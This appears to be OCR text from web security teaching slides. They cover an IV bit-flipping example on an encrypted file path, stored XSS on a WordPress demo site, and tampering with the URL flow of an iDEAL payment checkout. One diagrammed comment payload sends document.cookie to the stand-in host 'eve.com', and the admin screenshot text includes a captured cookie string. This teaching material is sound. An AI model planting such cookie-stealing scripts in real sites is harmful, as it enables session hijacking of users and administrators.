
=

01001111


```
decrypted = “/home/john/secret.txt"

iv = "\x00\x00\x00\x00\x00\x00\x07\x0e\x1a
\x05\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00"

decrypted ^ iv = "/home/mark/secret.txt"
```

<script>alert(document.cookie);</script>


demosite.center
WordPress Demo Install
4
7
New
Edit Post
Howdy, admin
admin says:
April 10, 2016 at 11:18 am (Edit)
Reply
admin says:
April 10, 2016 at 11:19 am (Edit)
xss test
Reply
Leave a Reply
Logged in as admin. Log out?
Comment
<script>alert(document.cookie);</script>
You may use these HTML tags and attributes: <a href="" title=""> <abbr title="">
<acronym title=""> <b> <blockquote cite=""> <cite> <code> <del
datetime=""> <i> <q cite=""> <strike>
Post Comment
Copyright © 2016 WordPress Demo Install - Just another WordPress site.
| Iridium WordPress Theme


Blog comment
ATTACKER
Nice blog! <script>var i = new Image(); img.src = 'http://eve.com/'+document.cookie;
</script>
Wordpress frontend
Nice blog! <script>var i = new Image(); img.src = 'http://eve.com/'+document.cookie;
Database
List of comments
<html>
<body>
Comments:
Hi John, <script>var i = new Image(); img.src = 'http://eve.com/'+document.cookie;</script>
how are you?

</body>
</html>
VICTIM
Nice blog! <script>var i = new Image(); img.src = 'http://eve.com/'+document.cookie;
Wordpress admin site


demosite.center
WordPress Demo Install
5
7
New
Howdy, admin
Dashboard
Posts
Media
Links
Pages
Comments 7
Appearance
Plugins 1
Users
Tools
Settings
Collapse menu
WordPress 4.4.2 is available! Please update now.
Screen Options
Help
Comments
All | Pending (7) | Approved | Spam (0) | Trash (0)
Search Comments
Bulk Actions
Apply
Show all comment types
Filter
7 items
Author
Comment
In Response To
furcevss
khavdaevents.com/16407/office2010_1/index.html
yijianran4@outlook.com
14.106.225.46
Submitted on 2016/04/10 at 9:46 am
即ちMicrosoftの070-411日本語問題例に受かることです。JapanCert のMicrosoftの70-331問題集を利用することをお勧めいたします。 office2010 ライセンス認証
だから、その手の指導を上手くこなすのは当然だが、座学は定年しても下手だった。 あと、PC自作パー
wordpress_test_cookie=WP+Cookie+check; wp-settings-1=mfold%3Do%26widgets_access%3Don%26editor%3Dtinymce%26hidetb%3D1%26wplink%3D1%26align%3Dright%26uploader%3D1; wp-settings-time-1=1460286994; _pk_id.4.f140=32b027ac218ce52f.1460286981.1.1460287000.1460286981.; _pk_ref.4.f140=%5B%22%22%2C%22%2C1460286981%2C%22http%3A%2F%2Fwww.opensourcecms.com%2Fdemo%2F2%2F87%2FWordPress%22%5D; _pk_ses.4.f140=*
Close
Sample Page
0 View Page
Roushqdz
grzej.eu/wp-content/60311/office2013_1/index.html
Kerceiffyijianran7@outlook.com
14.106.226.205
Submitted on 2016/04/10 at 9:41 am
The weather conditions are suitable for sailing.ヨットに乗るのに適した天候だ。 I always try to treat everyone with kindness.私はみんなに親切にするよう常に心がけている。 nortons 360
\15,680もするキーボードはキャンペーンに則り無料。 人々が基本的に欲しているのは安定と子供たちにより良い生活をさせることができるという確信だとブレイクストーンは言っています。
genuine windows key 意外と雲の動きがあるので、安定している場所に出撃。 お伝えしていたお正月中の公開は無理になりました。
windows 8.1 pro
ランダムサンプリングを行なえば、標本調査の結果から、標本を抜き出すもとの集団（＝母集団）における有益な情報（平均値や比率など）が推定出来る。 ネパール政府に「講演させろ」と申し込んだところ、統一協会幹部を理由にネパール政府から断られている事実があります。 windows 8.1 pro
第93項では、ジュネーブ諸条約及びジュネーブ諸条約の追加議定書に未加盟の国々に対し、その完全な実現に向けて立法も含め必要な措置を講じるよう訴えている。 テストのフィルムもしっかりとスキャン出来て準備完了。
genuine windows key ネットで任天堂関連を見ていると、どうも今年２０１６年あたりに次世代機の任天堂「ＮＸ」の発表があるようだ。 オンライン修復を行うとエラーになってしまう。
nortons 360
Benefits of Condo Living
0 View Post

Order for €151,63

www.shop.nl/checkout?orderID=1337

ideal.payment.nl/?m=43278&o=1337&a=15163&OrderID=1337&Lang=NL

www.shop.nl/confirmed?o=1337&status=ok&
sig=0d07b9e87debaec6d8d3c71767122fc2&OrderID=1337&Lang=NL

Order for €151,63

www.shop.nl/checkout?orderID=1337

ideal.payment.nl/?m=43278&o=1337&a=15163&OrderID=1337&Lang=NL

www.shop.nl/confirmed?o=1337&status=ok&
sig=0d07b9e87debaec6d8d3c71767122fc2&OrderID=1337&Lang=NL

Order for €151,63

www.shop.nl/checkout?orderID=1337

ideal.payment.nl/?m=43278&o=1337&a=15163&OrderID=1337&Lang=NL

www.shop.nl/confirmed?o=1337&status=ok&
sig=0d07b9e87debaec6d8d3c71767122fc2&OrderID=1337&Lang=NL

Order for €151,63

www.shop.nl/checkout?orderID=1337

ideal.payment.nl/?m=43278&o=1337&a=15163&OrderID=1337&Lang=NL

www.shop.nl/confirmed?o=1337&status=ok&
sig=0d07b9e87debaec6d8d3c71767122fc2&OrderID=1337&Lang=NL

Order for €151,63

www.shop.nl/checkout?orderID=1337

ideal.payment.nl/?m=43278&o=1337&a=15163&OrderID=1337&Lang=NL

www.shop.nl/confirmed?o=1337&status=ok&
sig=0d07b9e87debaec6d8d3c71767122fc2&OrderID=1336&Lang=NL




